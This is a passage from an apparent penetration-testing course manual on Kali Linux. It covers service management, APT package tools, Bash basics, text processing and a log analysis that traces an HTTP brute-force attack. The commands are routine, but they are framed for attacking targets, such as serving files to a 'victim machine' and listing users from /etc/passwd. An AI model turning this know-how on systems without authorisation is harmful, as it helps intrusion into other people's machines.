Executing: /lib/systemd/systemd-sysv-install enable ssh
Created symlink /etc/systemd/system/sshd.service → /lib/systemd/system/ssh.service.
```

Listing 17 - Using systemctl to configure ssh to start at boot time

We can use **systemctl** to enable and disable most services within Kali Linux.

2.5.2 HTTP Service

The Apache HTTP service is often used during a penetration test, either for hosting a site, or providing a platform for downloading files to a victim machine. The HTTP service is TCP-based and

[43] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Secure_Shell

listens by default on port 80. To start the HTTP service in Kali, we can use **systemctl** as we did when starting the SSH service, replacing the service name with "apache2":

```
kali@kali:~$ sudo systemctl start apache2
kali@kali:~$
```

Listing 18 - Using systemctl to start the apache service in Kali

As with the SSH service, we can verify that the HTTP service is running and listening on TCP port 80 with the **ss** and **grep** commands.

```
kali@kali:~$ sudo ss -antlp | grep apache
LISTEN     0      128        :::80      :::*      users:(("apache2",pid=1481,fd=4),("apach
e2",pid=1480,fd=4),("apache2",pid=1479,fd=4),("apache2",pid=1478,fd=4),("apache2",pid=
1477,fd=4),("apache2",pid=1476,fd=4),("apache2",pid=1475,fd=4))
```

Listing 19 - Using ss and grep to confirm that apache has been started and is running

To have the HTTP service start at boot time, much like with the SSH service, we need to explicitly enable it with **systemctl** and its **enable** option:

```
kali@kali:~$ sudo systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/syst
Executing: /lib/systemd/systemd-sysv-install enable apache2
```

Listing 20 - Using systemctl to enable apache to start at boot time

Most services in Kali Linux are operated in much the same way as SSH and HTTP, through their service or init scripts. To see a table of all available services, run **systemctl** with the **list-unit-files** option:

```
kali@kali:~$ systemctl list-unit-files
...
UNIT FILE                                                  STATE
proc-sys-fs-binfmt_misc.automount                          static
-.mount                                                    generated
dev-hugepages.mount                                        static
dev-mqueue.mount                                           static
media-cdrom0.mount                                         generated
proc-sys-fs-binfmt_misc.mount                              static
run-vmblock\x2dfuse.mount                                  disabled
sys-fs-fuse-connections.mount                              static
sys-kernel-config.mount                                    static
sys-kernel-debug.mount                                     static
...
```

Listing 21 - Displaying all available services

For additional information regarding service management in Kali Linux, including the use of systemctl, refer to the Kali Training site.[44]

2.5.3 Exercises

(Reporting is not required for these exercises)

[44] (Offensive Security, 2019), https://kali.training/topic/managing-services/

1. Practice starting and stopping various Kali services.
2. Enable the SSH service to start on system boot.

2.6 Searching, Installing, and Removing Tools

The Kali VMware image contains the most common tools used in the field of penetration testing. However, it is not practical to include every single tool present in the Kali repository in the VMware image. Therefore, we'll need to discuss how to search for, install, or remove tools. In this section, we will be exploring the Advanced Package Tool (APT) toolset as well as other commands that are useful in performing maintenance operations on the Kali Linux OS.

APT is a set of tools that helps manage packages, or applications, on a Debian-based system. Since Kali is based on Debian,[45] we can use APT to install and remove applications, update packages, and even upgrade the entire system. The magic of APT lies in the fact that it is a complete package management system that installs or removes the requested package by recursively satisfying its requirements and dependencies.

2.6.1 apt update

Information regarding APT packages is cached locally to speed up any sort of operation that involves querying the APT database. Therefore, it is always good practice to update the list of available packages, including information related to their versions, descriptions, etc. We can do this with the **apt update** command as follows:

```
kali@kali:~$ sudo apt update
Hit:1 http://kali.mirror.globo.tech/kali kali-rolling InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
699 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

Listing 22 - Using apt update to update the list of packages in Kali

2.6.2 apt upgrade

After the APT database has been updated, we can upgrade the installed packages and core system to the latest versions using the **apt upgrade** command.

In order to upgrade a single package, add the package name after the **apt upgrade** command such as **apt upgrade metasploit-framework**.

> *While you can upgrade your Kali Linux installation at any time, it's a good idea to take a snapshot of the virtual machine in a clean state (before any changes have been made) before doing so. This has two major benefits. First of all, it will ensure that you have a snapshot of a tested build that will work for all exercises and secondly, if you encounter issues and have to contact our support team, they will know the versions of tools you are using and how they behave. For an actual*

[45] (Debian, 2019), https://www.debian.org/

penetration test, these same concerns will apply. You will learn more about how to balance having the newest tools with having a trusted build as you gain more experience and familiarity with Kali Linux.

2.6.3 apt-cache search and apt show

The **apt-cache search** command displays much of the information stored in the internal cached package database. For example, let's say we would like to install the *pure-ftpd* application via APT. The first thing we have to do is to find out whether or not the application is present in the Kali Linux repositories. To do so, we would proceed by passing the search term on the command line:

```
kali@kali:~$ apt-cache search pure-ftpd
mysqmail-pure-ftpd-logger - real-time logging system in MySQL - Pure-FTPd traffic-logg
pure-ftpd - Secure and efficient FTP server
pure-ftpd-common - Pure-FTPd FTP server (Common Files)
pure-ftpd-ldap - Secure and efficient FTP server with LDAP user authentication
pure-ftpd-mysql - Secure and efficient FTP server with MySQL user authentication
pure-ftpd-postgresql - Secure and efficient FTP server with PostgreSQL user authentica
resource-agents - Cluster Resource Agents
```

Listing 23 - Using apt-cache search to search for the pure-ftpd application

The output above indicates that the application is present in the repository. There are also a few authentication extensions for the pure-ftpd application that may be installed if needed.

Interestingly enough, the *resource-agents* package is showing up in our search even though its name does not contain the "pure-ftpd" keyword. The reason behind this is that **apt-cache search** looks for the requested keyword in the package's description rather than the package name itself.

To confirm that the resource-agents package description really contains the "pure-ftpd" keyword, pass the package name to **apt show** as follows:

```
kali@kali:~$ apt show resource-agents
Package: resource-agents
Version: 1:4.2.0-2
...
Description: Cluster Resource Agents
 This package contains cluster resource agents (RAs) compliant with the Open
 Cluster Framework (OCF) specification, used to interface with various services
 in a High Availability environment managed by the Pacemaker resource manager.
 .
 Agents included:
  AoEtarget: Manages ATA-over-Ethernet (AoE) target exports
  AudibleAlarm: Emits audible beeps at a configurable interval
  ...
  NodeUtilization: Node Utilization
  Pure-FTPd: Manages a Pure-FTPd FTP server instance
  Raid1: Manages Linux software RAID (MD) devices on shared storage
  ...
```

Listing 24 - Using apt show to examine information related to the resource-agents package

In the output above, **apt show** clarifies why the resource-agents application was mysteriously showing up in the previous search for pure-ftpd.

2.6.4 apt install

The **apt install** command can be used to add a package to the system with **apt install** followed by the package name. Let's continue with the installation of pure-ftpd:

```
kali@kali:~$ sudo apt install pure-ftpd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  pure-ftpd-common
The following NEW packages will be installed:
  pure-ftpd pure-ftpd-common
0 upgraded, 2 newly installed, 0 to remove and 0 not upgraded.
Need to get 309 kB of archives.
After this operation, 880 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.mirror.globo.tech/kali kali-rolling/main amd64 pure-ftpd-common all
Get:2 http://kali.mirror.globo.tech/kali kali-rolling/main amd64 pure-ftpd amd64 1.0.4
Fetched 309 kB in 4s (86.4 kB/s)
Preconfiguring packages ...
...
```

Listing 25 - Using apt install to install the pure-ftpd application

Similarly, we can remove a package with the command **apt remove --purge**.

2.6.5 apt remove --purge

The **apt remove -purge** command completely removes packages from Kali. It is important to note that removing a package with **apt remove** removes all package data, but leaves usually small (modified) user configuration files behind, in case the removal was accidental. Adding the **--purge** option removes all the leftovers.

```
kali@kali:~$ sudo apt remove --purge pure-ftpd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  pure-ftpd-common
Use 'sudo apt autoremove' to remove it.
The following packages will be REMOVED:
  pure-ftpd*
0 upgraded, 0 newly installed, 1 to remove and 0 not upgraded.
After this operation, 581 kB disk space will be freed.
Do you want to continue? [Y/n] y
(Reading database ... 388024 files and directories currently installed.)
Removing pure-ftpd (1.0.47-3) ...
Cannot find cached rlinetd's config files for service ftp, ignoring remove request
Processing triggers for man-db (2.8.5-2) ...
(Reading database ... 388011 files and directories currently installed.)
Purging configuration files for pure-ftpd (1.0.47-3) ...
Processing triggers for systemd (240-6) ...
```

Listing 26 - Using apt remove –purge to completely remove the pure-ftpd application

Excellent! You are now able to search, install, and remove tools in Kali Linux. Let's explore one last command in this module: *dpkg*.

2.6.6 dpkg

dpkg is the core tool used to install a package, either directly or indirectly through APT. It is also the preferred tool to use when operating offline, since it does not require an Internet connection. Note that **dpkg** will not install any dependencies that the package might require. To install a package with **dpkg**, provide the **-i** or **--install** option and the path to the .deb package file. This assumes that the .deb file of the package to install has been previously downloaded or obtained in some other way.

```
kali@kali:~$ sudo dpkg -i man-db_2.7.0.2-5_amd64.deb
(Reading database ... 86425 files and directories currently installed.)
Preparing to unpack man-db_2.7.0.2-5_amd64.deb ...
Unpacking man-db (2.7.0.2-5) over (2.7.0.2-4) ...
Setting up man-db (2.7.0.2-5) ...
Updating database of manual pages ...
Processing triggers for mime-support (3.58) ...
...
```

Listing 27 - Using dpkg -i to install the man-db application

2.6.6.1 Exercises

(Reporting is not required for these exercises)

1. Take a snapshot of your Kali virtual machine (optional).
2. Search for a tool not currently installed in Kali.
3. Install the tool.
4. Remove the tool.
5. Revert Kali virtual machine to previously taken snapshot (optional).

2.7 Wrapping Up

In this module, we set a baseline for the upcoming modules. We explored tips and tricks for new users and reviewed some standards that more advanced users may appreciate.

All students are encouraged to review the free online training on the Kali Training site.[46] This site includes the *Kali Linux Revealed* book, exercises designed to test your understanding, a dedicated support forum, and more. These free resources provide valuable insight to users of all skill levels and serve as an excellent companion to the training presented in this course.

[46] (Offensive Security, 2019), https://kali.training

3. Command Line Fun

In this module, we'll take an introductory look at a few popular Linux command line programs. Feel free to refer to the Kali Linux Training site[47] for a refresher or more in-depth discussion.

3.1 The Bash Environment

Bash[48] is an sh-compatible shell that allows us to run complex commands and perform different tasks from a terminal window. It incorporates useful features from both the KornShell (ksh)[49] and C shell (csh).[50]

3.1.1 Environment Variables

When opening a terminal window, a new Bash process, which has its own environment variables, is initialized. These variables are a form of global storage for various settings inherited by any applications that are run during that terminal session. One of the most commonly-referenced environment variables is *PATH*, which is a colon-separated list of directory paths that Bash will search through whenever a command is run without a full path.

We can view the contents of a given environment variable with the **echo** command followed by the "$" character and an environment variable name. For example, let's take a look at the contents of the *PATH* environment variable:

```
kali@kali:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Listing 28 - Using echo to display the PATH environment variable

Some other useful environment variables include *USER*, *PWD*, and *HOME*, which hold the values of the current terminal user's username, present working directory, and home directory respectively:

```
kali@kali:~$ echo $USER
kali

kali@kali:~$ echo $PWD
/home/kali

kali@kali:~$ echo $HOME
/home/kali
```

Listing 29 - Using echo to display the USER, PWD, and HOME environment variables

An environment variable can be defined with the **export** command. For example, if we are scanning a target and don't want to type in the system's IP address repeatedly, we can quickly assign it an environment variable and use that instead:

[47] (Offensive Security, 2019), https://kali.training/lessons/introduction/

[48] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Bash_(Unix_shell)

[49] (Wikipedia, 2019), https://en.wikipedia.org/wiki/KornShell

[50] (Wikipedia, 2019), https://en.wikipedia.org/wiki/C_shell

```
kali@kali:~$ export b=10.11.1.220

kali@kali:~$ ping -c 2 $b
PING 10.11.1.220 (10.11.1.220) 56(84) bytes of data.
64 bytes from 10.11.1.220: icmp_seq=1 ttl=62 time=2.23 ms
64 bytes from 10.11.1.220: icmp_seq=2 ttl=62 time=1.56 ms

--- 10.11.1.220 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 1.563/1.900/2.238/0.340 ms
```

Listing 30 - Using export to declare an environment variable

The **export** command makes the variable accessible to any subprocesses we might spawn from our current Bash instance. If we set an environment variable without **export** it will only be available in the current shell.

We will use the **$$** variable to display the process ID of the current shell instance to make sure that we are indeed issuing commands in two different shells:

```
kali@kali:~$ echo "$$"
1827

kali@kali:~$ var="My Var"

kali@kali:~$ echo $var
My Var

kali@kali:~$ bash
kali@kali:~$ echo "$$"
1908

kali@kali:~$ echo $var

kali@kali:~$ exit
exit

kali@kali:~$ echo $var
My Var

kali@kali:~$ export othervar="Global Var"

kali@kali:~$ echo $othervar
Global Var

kali@kali:~$ bash

kali@kali:~$ echo $othervar
Global Var

kali@kali:~$ exit
exit
kali@kali:~$
```

Listing 31 - Using env to show all of the environment variables

There are many other environment variables defined by default in Kali Linux. We can view these by running **env** at the command line:

```
kali@kali:~$ env
SHELL=/bin/bash
...
PWD=/home/kali
XDG_SESSION_DESKTOP=lightdm-xsession
LOGNAME=kali
XDG_SESSION_TYPE=x11
XAUTHORITY=/home/kali/.Xauthority
XDG_GREETER_DATA_DIR=/var/lib/lightdm/data/kali
HOME=/home/kali
...
TERM=xterm-256color
USER=kali
...
```

Listing 32 - Using env to show all of the environment variables

3.1.2 Tab Completion

The Bash shell auto-complete function allows us to complete filenames and directory paths with the Tab key. This feature accelerates shell usage so much that it is sorely missed in other shells. Let's take a look at how this works from the kali user home directory. We'll start by typing the following command:

```
kali@kali:~$ ls D[TAB]
Desktop/   Documents/ Downloads/

kali@kali:~$ ls De[TAB]sktop/

kali@kali:~$ ls Desktop/
```

Listing 33 - Illustrating tab completion in Bash

When we hit the Tab key the first time after "D", the Bash shell suggests that there are three directories starting with that letter then presents our partially completed command for us to continue. Since we decide to specify "Desktop", we then proceed to type "e" followed by the Tab key a second time. At this point the Bash shell magically auto-completes the rest of the word "Desktop" as this is the only choice that starts with "De". Additional information about Tab Completion can be found on the Debian website.[51,52]

3.1.3 Bash History Tricks

While working on a penetration test, it's important to keep a record of commands that have been entered into the shell. Fortunately, Bash maintains a history of commands that have been entered, which can be displayed with the **history** command.[53]

[51] (Debian-Administration, 2005), https://debian-administration.org/article/316/An_introduction_to_bash_completion_part_1

[52] (Debian-Administration, 2005), https://debian-administration.org/article/317/An_introduction_to_bash_completion_part_2

[53] (die.net, 2002), https://linux.die.net/man/3/history

```
kali@kali:~$ history
  1  cat /etc/lsb-release
  2  clear
  3  history
```

Listing 34 - The history command

Rather than re-typing a long command from our history, we can make use of the *history expansion* facility. For example, looking back at Listing 34, there are three commands in our history with a line number preceding each one. To re-run the first command, we simply type the **!** character followed by the line number, in this case **1**, to execute the **cat /etc/lsb-release** command:

```
kali@kali:~$ !1
cat /etc/lsb-release
DISTRIB_ID=Kali
DISTRIB_RELEASE=kali-rolling
DISTRIB_CODENAME=kali-rolling
DISTRIB_DESCRIPTION="Kali GNU/Linux Rolling"
```

Listing 35 - The Bash history expansion in action

Another helpful history shortcut is **!!**, which repeats the last command that was executed during our terminal session:

```
kali@kali:~$ sudo systemctl restart apache2

kali@kali:~$ !!
sudo systemctl restart apache2

kali@kali:~$
```

Listing 36 - Easily repeating the last command

By default, the command history is saved to the .bash_history file in the user home directory. Two environment variables control the history size: *HISTSIZE* and *HISTFILESIZE*.

HISTSIZE controls the number of commands stored in memory for the current session and *HISTFILESIZE* configures how many commands are kept in the history file. These variables can be edited according to our needs and saved to the Bash configuration file (.bashrc) that we will explore later.

One of the simplest ways to explore the Bash history is right from the command line prompt. We can browse through the history with some useful keyboard shortcuts with the two most common being:

- △ - scroll backwards in history
- ▽ - scroll forwards in history

Last but not least, holding down Ctrl and pressing R will invoke the *reverse-i-search* facility. Type a letter, for example, **c**, and you will get a match for the most recent command in your history that contains the letter "c". Keep typing to narrow down your match and when you find the desired command, press Return to execute it.

```
kali@kali:~$ [CTRL-R]c
(reverse-i-search)`ca': cat /etc/lsb-release
```

Listing 37 - Exploring the reverse-i-search facility

3.1.3.2 Exercises

1. Inspect your bash history and use *history expansion* to re-run a command from it.
2. Execute different commands of your choice and experiment browsing the history through the shortcuts as well as the *reverse-i-search* facility.

3.2 Piping and Redirection

Every program run from the command line has three data streams connected to it that serve as communication channels with the external environment. These streams are defined as follows:

Stream Name	Description
Standard Input (STDIN)	Data fed into the program
Standard Output (STDOUT)	Output from the program (defaults to terminal)
Standard Error (STDERR)	Error messages (defaults to terminal)

Table 3 - Streams connected to command line programs

Piping (using the **|** operator) and redirection (using the **>** and **<** operators) connects these streams between programs and files to accommodate a near infinite number of possible use cases.

3.2.1 Redirecting to a New File

In the previous command examples, the output was printed to the screen. This is convenient most of the time, but we can use the **>** operator to save the output to a file to keep it for future reference or manipulation:

```
kali@kali:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

kali@kali:~$ echo "test"
test

kali@kali:~$ echo "test" > redirection_test.txt

kali@kali:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  redirection_test.txt  Template

kali@kali:~$ cat redirection_test.txt
test

kali@kali:~$ echo "Kali Linux is an open source project" > redirection_test.txt

kali@kali:~$ cat redirection_test.txt
Kali Linux is an open source project
```

Listing 38 - Redirecting the output to a file

As shown in Listing 38, if we redirect the output to a non-existent file, the file will be created automatically. However, if we save the output to a file that already exists, that file's content will be replaced. Be careful with redirection! There is no undo function!

3.2.2 Redirecting to an Existing File

To append additional data to an existing file (as opposed to overwriting the file) use the **>>** operator:

```
kali@kali:~$ echo "that is maintained and funded by Offensive Security" >> redirection
_test.txt

kali@kali:~$ cat redirection_test.txt
Kali Linux is an open source project
that is maintained and funded by Offensive Security
```

Listing 39 - Redirecting the output to an existing file

3.2.3 Redirecting from a File

As you may have guessed, we can use the **<** operator to send data the "other way". In the following example, we redirect the **wc** command's *STDIN* with data originating directly from the file we generated in the previous section. Let's try this with **wc -m** which counts characters in the file:

```
kali@kali:~$ wc -m < redirection_test.txt
89
```

Listing 40 - Feeding the wc command with the < operator

Note that this effectively "connected" the contents of our file to the standard input of the **wc -m** command.

3.2.4 Redirecting STDERR

According to the POSIX[54] specification, the file descriptors[55] for the *STDIN*, *STDOUT*, and *STDERR* are defined as 0, 1, and 2 respectively. These numbers are important as they can be used to manipulate the corresponding data streams from the command line while executing or joining different commands together.

To get a better grasp of how the file descriptor numbers work, consider this example that redirects the standard error (*STDERR*):

```
kali@kali:~$ ls .
Desktop  Documents  Downloads  Music  Pictures  Public  redirection_test.txt  Template

kali@kali:~$ ls ./test
ls: cannot access '/test': No such file or directory

kali@kali:~$ ls ./test 2>error.txt

kali@kali:~$ cat error.txt
ls: cannot access '/test': No such file or directory
```

[54] (Wikipedia, 2019), https://en.wikipedia.org/wiki/POSIX

[55] (Wikipedia, 2019), https://en.wikipedia.org/wiki/File_descriptor

Listing 41 - Redirecting the STDERR to a file

In Listing 41, note that error.txt only contains the error message (generated on *STDERR*). We did this by prepending the stream number to the ">" operator (2=*STDERR*).

3.2.5 Piping

Continuing with the example using the **wc** command, let's have a look at how to redirect the output from one command into the input of another. Consider this example:

```
kali@kali:~$ cat error.txt
ls: cannot access '/test': No such file or directory

kali@kali:~$ cat error.txt | wc -m
53

kali@kali:~$ cat error.txt | wc -m > count.txt

kali@kali:~$ cat count.txt
53
```

Listing 42 - Piping the output of the cat command into wc

In Listing 42, we used the pipe character (**|**) to redirect the output of the **cat** command to the input of the **wc** command. This concept may seem trivial but piping together different commands is a powerful tool for manipulating all sorts of data.

3.2.5.1 Exercises

1. Use the **cat** command in conjunction with **sort** to reorder the content of the /etc/passwd file on your Kali Linux system.
2. Redirect the output of the previous exercise to a file of your choice in your home directory.

3.3 Text Searching and Manipulation

In this section, we will gain efficiency with file and text handling by introducing a few commands: *grep*, *sed*, *cut*, and *awk*. Advanced usage of some of these tools requires a good understanding of how *regular expressions* (*regex*) work. A *regular expression* is a special text string for describing a search pattern. If you are unfamiliar with regular expressions, visit the following URLs before continuing:

- http://www.rexegg.com/
- http://www.regular-expressions.info/

3.3.1 grep

In a nutshell, **grep**[56] searches text files for the occurrence of a given regular expression and outputs any line containing a match to the standard output, which is usually the terminal screen. Some of

[56] (die.net, 2010), https://linux.die.net/man/1/grep

the most commonly used switches include **-r** for recursive searching and **-i** to ignore text case. Consider the following example:

```
kali@kali:~$ ls -la /usr/bin | grep zip
-rwxr-xr-x  3 root root   34480 Jan 29  2017 bunzip2
-rwxr-xr-x  3 root root   34480 Jan 29  2017 bzip2
-rwxr-xr-x  1 root root   13864 Jan 29  2017 bzip2recover
-rwxr-xr-x  2 root root    2301 Mar 14  2016 gunzip
-rwxr-xr-x  1 root root  105172 Mar 14  2016 gzip
```

Listing 43 - Searching for any file(s) in /usr/bin containing "zip"

In Listing 43, we listed all the files in the /usr/bin directory with **ls** and pipe the output into the **grep** command, which searches for any line containing the string "zip". Understanding the *grep* tool and when to use it can prove incredibly useful.

3.3.2 sed

sed[57] is a powerful stream editor. It is also very complex so we will only briefly scratch its surface here. At a very high level, **sed** performs text editing on a stream of text, either a set of specific files or standard output. Let's look at an example:

```
kali@kali:~$ echo "I need to try hard" | sed 's/hard/harder/'
I need to try harder
```

Listing 44 - Replacing a word in the output stream

In Listing 44, we created a stream of text using the **echo** command and then piped it to **sed** in order to replace the word "hard" with "harder". Note that by default the output has been automatically redirected to the standard output.

3.3.3 cut

The **cut**[58] command is simple, but often comes in quite handy. It is used to extract a section of text from a line and output it to the standard output. Some of the most commonly-used switches include **-f** for the field number we are cutting and **-d** for the field delimiter.

```
kali@kali:~$ echo "I hack binaries,web apps,mobile apps, and just about anything else"
| cut -f 2 -d ","
web apps
```

Listing 45 - Extracting fields from the echo command output using cut

In Listing 45, we echoed a line of text and piped it to the **cut** command to extract the second field using a comma (**,**) as the field delimiter. The same command can be used with lines in text files as shown below, where a list of users is extracted from **/etc/passwd** by using **:** as a delimiter and retrieving the first field:

```
kali@kali:~$ cut -d ":" -f 1 /etc/passwd
root
daemon
bin
```

[57] (GNU, 2018), https://www.gnu.org/software/sed/manual/sed.html

[58] (die.net, 2010), https://linux.die.net/man/1/cut

```
sys
sync
games
...
```

Listing 46 - Extracting usernames from /etc/passwd using cut

3.3.4 awk

AWK[59] is a programming language designed for text processing and is typically used as a data extraction and reporting tool. It is also extremely powerful and can be quite complex, so we will only scratch the surface here. A commonly used switch with **awk**[60] is **-F**, which is the field separator, and the **print** command, which outputs the result text.

```
kali@kali:~$ echo "hello::there::friend" | awk -F "::" '{print $1, $3}'
hello friend
```

Listing 47 - Extracting fields from a stream using a multi-character separator in awk

In Listing 47, we echoed a line and piped it to awk to extract the first (**$1**) and third (**$3**) fields using **::** as a field separator. The most prominent difference between the cut and awk examples we used is that **cut** can only accept a single character as a field delimiter, while **awk**, as shown in Listing 47, is much more flexible. As a general rule of thumb, when you start having a command involving multiple **cut** operations, you may want to consider switching to **awk**.

3.3.5 Practical Example

Let's take a look at a practical example that ties together many of the commands we have explored so far.

We are given an Apache HTTP server log (http://www.offensive-security.com/pwk-files/access_log.txt.gz), that contains evidence of an attack. Our task is to use Bash commands to inspect the file and discover various pieces of information, such as who the attackers were and what exactly happened on the server.

First, we'll use the **head** and **wc** commands to take a quick peek at the log file to understand its structure. The **head** command displays the first 10 lines in a file and the **wc** command, along with the **-l** option, displays the total number of lines in a file.

```
kali@kali:~$ gunzip access_log.txt.gz

kali@kali:~$ mv access_log.txt access.log

kali@kali:~$ head access.log
201.21.152.44 - - [25/Apr/2013:14:05:35 -0700] "GET /favicon.ico HTTP/1.1" 404 89 "-"
"Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.
0.1410.64 Safari/537.31" "random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:48 -0700] "GET /include/jquery.jshowoff.min.js HT
TP/1.1" 200 2553 "http://www.random-site.com/" "Mozilla/5.0 (Linux; U; Android 4.1.2;
en-us; SCH-I535 Build/JZO54K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobil
e Safari/534.30" "www.random-site.com"
```

[59] (Wikipedia, 2019), https://en.wikipedia.org/wiki/AWK

[60] (GNU, 2019), https://www.gnu.org/software/gawk/manual/gawk.html

```
...

kali@kali:~$ wc -l access.log
1173 access.log
```

Listing 48 - Peeking into the access.log file to understand its structure

Notice that the log file is text-based and contains different fields (IP address, timestamp, HTTP request, etc.) that are delimited by spaces. This is a perfectly "grep friendly" file and will work well for all of the tools we have covered so far. We'll begin by searching through the HTTP requests made to the server for all the IP addresses recorded in this log file. We'll do this by piping the output of the **cat** command into the **cut** and **sort** commands. This may give us a clue about the number of potential attackers we will need to deal with.

```
kali@kali:~$ cat access.log | cut -d " " -f 1 | sort -u
201.21.152.44
208.115.113.91
208.54.80.244
208.68.234.99
70.194.129.34
72.133.47.242
88.112.192.2
98.238.13.253
99.127.177.95
```

Listing 49 - Piping commands in order to get required information from the file

We see that less than ten IP addresses were recorded in the log file, although this still doesn't tell us anything about the attackers. Next, we use **uniq** and **sort** to show unique lines, further refine our output, and sort the data by the number of times each IP address accessed the server. The **-c** option of **uniq** will prefix the output line with the number of occurrences.

```
kali@kali:~$ cat access.log | cut -d " " -f 1 | sort | uniq -c | sort -urn
   1038 208.68.234.99
     59 208.115.113.91
     22 208.54.80.244
     21 99.127.177.95
      8 70.194.129.34
      1 201.21.152.44
```

Listing 50 - Using the uniq command to get a count per IP address in the file

A few IP addresses stand out but we will focus on the address that has the highest access frequency first. To filter out the 208.68.234.99 address and display and count the resources that were being requested by that IP, we can use the following sequence:

```
kali@kali:~$ cat access.log | grep '208.68.234.99' | cut -d "\"" -f 2 | uniq -c
   1038 GET //admin HTTP/1.1
```

Listing 51 - Exploring the resources accessed by a specific IP address

From this output, it seems that the IP address at 208.68.234.99 was accessing the /admin directory exclusively. Let's inspect this further.

```
kali@kali:~$ cat access.log | grep '208.68.234.99' | grep '/admin ' | sort -u
208.68.234.99 - - [22/Apr/2013:07:51:20 -0500] "GET //admin HTTP/1.1" 401 742 "-" "Teh
Forest Lobster"
208.68.234.99 - admin [22/Apr/2013:07:51:25 -0500] "GET //admin HTTP/1.1" 200 575 "-"
```

```
"Teh Forest Lobster"
...

kali@kali:~$ cat access.log|grep '208.68.234.99'| grep -v '/admin '
kali@kali:~$
```

Listing 52 - Taking a closer look at the log file

Apparently 208.68.234.99 has been involved in an HTTP brute force attempt against this web server. Furthermore, after about 1000 attempts, it seems like the brute force attempt succeeded, as indicated by the "HTTP 200" message.

3.3.5.1 Exercises

1. Using /etc/passwd, extract the user and home directory fields for all users on your Kali machine for which the shell is set to */bin/false*. Make sure you use a Bash one-liner to print the output to the screen. The output should look similar to Listing 53 below:

```
kali@kali:~$ YOUR COMMAND HERE...
The user mysql home directory is /nonexistent
The user Debian-snmp home directory is /var/lib/snmp
The user speech-dispatcher home directory is /var/run/speech-dispatcher
The user Debian-gdm home directory is /var/lib/gdm3
```

Listing 53 - Home directories for users with /bin/false shells

2. Copy the /etc/passwd file to your home directory (/home/kali).
3. Use **cat** in a one-liner to print the output of the /kali/passwd and replace all instances of the "Gnome Display Manager" string with "GDM".

3.4 Editing Files from the Command Line

Next, let's take a look at file editing in a command shell environment. This is an extremely important Linux skill, especially during a penetration test if you happen to get access to a Unix-like OS.

Although there are text editors like *gedit*[61] and *leafpad*[62] that might be more visually appealing due to their graphical user interface,[63] we will focus on text-based terminal editors, which emphasize both speed and versatility.

Everyone seems to have a preference when it comes to text editors, but we will cover *basic* usage for the two most common options: *nano* and *vi*.

3.4.1 nano

Nano[64] is one of the simplest-to-use text editors. To open a file and begin editing, simply run **nano**, passing a filename as an optional argument:

[61] (GNOME Project, 2019), https://wiki.gnome.org/Apps/Gedit

[62] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Leafpad

[63] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Graphical_user_interface

[64] (GNU Nano, 2019) https://www.nano-editor.org/docs.php

```
kali@kali:~$ nano intro_to_nano.txt
```

Listing 54 - Opening a file with the nano editor

Once the file is opened, we can immediately start making any required changes to the file as we would in a graphical editor. As shown in Figure 5, the command menu is located on the bottom of the screen. Some of the most-used commands to memorize include: Ctrl O to write changes to the file, Ctrl K to cut the current line, Ctrl U to un-cut a line and paste it at the cursor location, Ctrl W to search, and Ctrl X to exit.




Figure 5: Using nano to edit a file

For additional information regarding nano, refer to its online documentation.[65]

3.4.2 vi

vi is an extremely powerful text editor, capable of blazing speed especially when it comes to automating repetitive tasks. However, it has a relatively steep learning curve and is nowhere near as simple to use as Nano. Due to its complexity, we will only cover the very basics. As with nano, to edit a file, simply pass its name as an argument to **vi**:

```
kali@kali:~$ vi intro_to_vi.txt
```

Listing 55 - Opening a file with the vi editor

Once the file is opened, enable *insert-text mode* to begin typing. To do this, press the I key and start typing away.

To disable *insert-text mode* and go back to *command mode*, press the Esc key. While in *command mode*, use **dd** to delete the current line, **yy** to copy the current line, **p** to paste the clipboard contents, **x** to delete the current character, **:w** to write the current file to disk and stay in vi, **:q!** to quit without writing the file to disk, and finally **:wq** to save and quit.

[65] (GNU Nano, 2018) https://www.nano-editor.org/dist/v2.9/nano.html

